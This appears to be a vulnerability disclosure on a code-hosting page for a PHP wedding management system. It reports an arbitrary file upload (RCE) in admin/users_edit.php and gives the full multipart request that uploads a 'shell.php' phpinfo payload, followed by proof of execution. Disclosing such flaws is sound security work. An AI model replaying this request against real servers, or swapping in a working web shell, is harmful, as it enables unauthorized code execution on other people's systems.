

main

...

bug_report / vendors / codeastro.com / wedding-management-system / RCE-4.md



debug601 Update RCE-4.md

History

1 contributor

74 lines (53 sloc) | 2.47 KB

...

Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: <https://codeastro.com/wedding-management-system-in-php-with-source-code/>

Vulnerability url: http://ip/Wedding-Management/admin/users_edit.php?id=8

Loophole location: The editing function of "User Management" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_edit.php" file.

Click "Edit User" to save

Request package for file upload:

```
POST /Wedding-Management/admin/users_edit.php?id=8 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

Referer: http://192.168.1.19/Wedding-Management/admin/users_edit.php?id=8
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=-----1178425837298
Content-Length: 1069

-----11784258372980
Content-Disposition: form-data; name="submit"

-----11784258372980
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----11784258372980
Content-Disposition: form-data; name="firstname"

Pharell
-----11784258372980
Content-Disposition: form-data; name="lastname"

Colin
-----11784258372980
Content-Disposition: form-data; name="email"

pharell@mail.com
-----11784258372980
Content-Disposition: form-data; name="username"

pcolin
-----11784258372980
Content-Disposition: form-data; name="gender"

m
-----11784258372980
Content-Disposition: form-data; name="address"

115 Test Street
-----11784258372980
Content-Disposition: form-data; name="designation"


1
-----11784258372980--



The files will be uploaded to this directory \admin\upload\users\

磁盘 (C:) ▾ xampp ▾ htdocs ▾ Wedding-Management ▾ admin ▾ upload ▾ users				
共享 ▾ 放映幻灯片 新建文件夹				
名称 ▲	日期	类型	大小	标记
 01 LOGIN DETAI...	2022/4/14 15:43	文本文档	1 KB	
 gr3.png	2022/4/13 18:42	PNG 图像	2 KB	
 gr4.png	2022/4/13 20:01	PNG 图像	2 KB	
 shell.php	2022/5/12 10:32	PHP 文件	1 KB	
 user-icn-p-min...	2022/4/13 18:23	PNG 图像	8 KB	

We visited the directory of the file in the browser and found that the code had been executed



PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Window
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enab pdo-oci=c:\php-snap-build\dep-aux\oracle\p snap-build\dep-aux\oracle\x64\instantclie